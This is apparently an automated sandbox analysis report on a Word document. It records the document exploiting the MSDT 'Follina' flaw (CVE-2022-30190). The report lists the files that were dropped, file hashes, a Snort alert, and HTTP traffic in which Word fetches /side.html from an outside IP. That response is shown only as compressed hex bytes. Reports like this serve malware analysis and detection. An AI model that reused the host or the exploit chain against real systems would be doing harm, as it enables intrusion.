Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn

MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$Mh6S8QVr.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.6386053729376298
Encrypted:	false
SSDEEP:	3:Rl/ZdcTlL/XlqK/jwWt/XtlCnJn:RtZ0Okht+
MD5:	BF7A7581C42A52532D0DC5B67275684F
SHA1:	AF0766174B91ED77ACE6BCAAD85548A9A73AE92C
SHA-256:	C11B0BF1BF468A14DCF9BF6597CC03D55D3FCE8EBB6807C9951822A1941ECF2E
SHA-512:	B8809DDE44521ED228D842336838D10CCB6622F23EA3EF973A8A5C3E730B9116EC5C9B34947EBD74E7EA50E20ACB007EC50735DD51AEB3BBF70556B6976AA009
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....F'..6.....T.....6C.....F...7.....F...8...^II@.HIT.HI

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C39
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K...`..... ..... .`.....8.....rdata.....@. .@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w .E..J_A..... .....

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03(
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZl4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF 9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_Incompat ibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\en-US\CL_LocalizationData.psd1	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=. W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e. r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\en-US\DiagPackage.dll.mui	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV.....+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_390ebd66-1039-4677-8a3d-dc2b831785c8\result\results.xsl	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ********** --->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Zip archive data, at least v1.0 to extract
Entropy (8bit):	7.851752527928244
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	5YMh6S8QVr.docx
File size:	24152
MD5:	5a0d45f97ee4b248360b6b2e5eb4706a
SHA1:	e2a00e3489ede1ac935c78b99f92fdce0e74ed69
SHA256:	57b27abbe3d3c0c20cdc1b408ff6fa562ba5f04fa555cb3adb9dcb03e273b664
SHA512:	049025898f837d37306201a903ebb8507bcc12f9d7f4625436f482964c8741c592daae5a05ac549169426cbd030473f540f6018ee8860e0adb120864141fce9d
SSDEEP:	384:C00MWEg9fPCxoNHfn5yAehqbhtgyhdCxi556BhVyH111/eehvcLO6UD6Vz:0MWE0nNv5yHcttg6dwc5YhVueu/Yh
TLSH:	E5B2BFF4C129646DC60F79B0D13B1BCAF3DC469E73102D893A099386762BB836B71E16
File Content Preview:	PK.....b!S.....docProps/UT...6p/a6p/aux.....PK.....!.+L.....docProps/app.xmlUT.....ux.....R.N.0..#..Q.....f.....6..r&..c[.....x.!.7|.y.~~.l.z.m....w..^Ue.N...~S>4.N....r.....#.W.....A*X....R..B..p

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
194.34.232.147192.168.2.228049176203672606/16/22-13:30:49.826105	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	80	49176	194.34.232.147	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 13:36:23.405517101 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:23.427460909 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:23.427604914 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:23.428978920 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:23.450624943 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:23.450720072 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:23.586472988 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:23.615046978 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:23.637501001 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:23.789556026 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:26.683068991 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:26.705221891 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:26.774247885 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:26.796437025 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:26.818180084 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:26.818312883 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:26.818521023 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:26.840044975 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:26.840322018 CEST	80	49747	194.34.232.147	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 13:36:26.840450048 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.042017937 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.063886881 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:27.064049959 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.234215975 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.256189108 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:27.256335020 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.288455009 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.310461998 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:27.342839003 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.364882946 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:27.371850014 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.393836021 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:27.393923998 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.586762905 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.623481035 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.645502090 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:27.645720959 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.833486080 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:27.855509043 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:27.855690002 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:29.722270966 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:29.744462013 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:29.744632006 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:32.370171070 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:32.370440960 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:32.499285936 CEST	49746	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:36:32.521296978 CEST	80	49746	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:34.749485016 CEST	80	49747	194.34.232.147	192.168.2.3
Jun 16, 2022 13:36:34.749640942 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:38:08.658200026 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:38:08.970464945 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:38:09.579839945 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:38:10.783132076 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:38:13.236427069 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:38:18.074215889 CEST	49747	80	192.168.2.3	194.34.232.147
Jun 16, 2022 13:38:27.675081015 CEST	49747	80	192.168.2.3	194.34.232.147

HTTP Request Dependency Graph

- 194.34.232.147

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	194.34.232.147	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:36:23.428978920 CEST	1292	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 194.34.232.147

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:36:23.450720072 CEST	1293	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:23 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:23.615046978 CEST	1293	OUT	HEAD /side.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 194.34.232.147
Jun 16, 2022 13:36:23.637501001 CEST	1294	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:23 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:26.683068991 CEST	1295	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 194.34.232.147
Jun 16, 2022 13:36:26.705221891 CEST	1295	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:26 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:27.288455009 CEST	1298	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 194.34.232.147
Jun 16, 2022 13:36:27.310461998 CEST	1299	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:27 GMT Server: Apache/2.4.29 (Ubuntu) Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:27.342839003 CEST	1299	OUT	HEAD /side.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 194.34.232.147

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:36:27.364882946 CEST	1299	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:27 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49747	194.34.232.147	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE


Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:36:26.818521023 CEST	1296	OUT	GET /side.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 194.34.232.147 Connection: Keep-Alive
Jun 16, 2022 13:36:26.840322018 CEST	1297	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:26 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940-gzip" Accept-Ranges: bytes Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 289 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html Data Raw: 1f 8b 08 00 00 00 00 00 03 ed d9 4d 4b c3 30 18 07 f0 fb 60 df 21 16 61 db c1 06 f4 a6 ad e2 db 60 20 32 9c 30 0f 82 a4 c9 b3 36 98 36 25 89 d4 7e 7b 93 81 03 6f 9e c4 c3 3f 04 9e bc 3e bf e4 fc 14 47 ca ca 30 f6 c4 9a d0 9a cb e9 a4 48 91 19 d1 d5 65 46 5d 96 56 2a ab c6 14 bd 74 ba 0f 71 c4 f9 f5 1f 34 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 9c ff eb b0 d8 06 dd 29 3b e4 c6 4a 11 b4 ed f2 c6 d1 8e 95 2c 6b fd 49 eb 55 38 e7 5a b1 f5 ed f6 4e 8b ba b3 3e 68 c9 b8 7f d7 3d db 59 27 89 f1 5e 38 d1 b2 d7 6c f5 fc f6 44 95 b3 83 a7 a5 75 4b 6d a8 94 c2 5c 49 16 37 36 64 48 86 b5 b3 75 3c 5b 3e da f0 a0 7d 20 95 b6 6e 7e dc 68 8e e7 ab fb 97 f9 2c de 94 39 7d d2 6c b1 d0 3c cf 7f db b7 fb af 78 be 19 63 fa f6 ec 94 b7 bd d7 b5 0f 1f 55 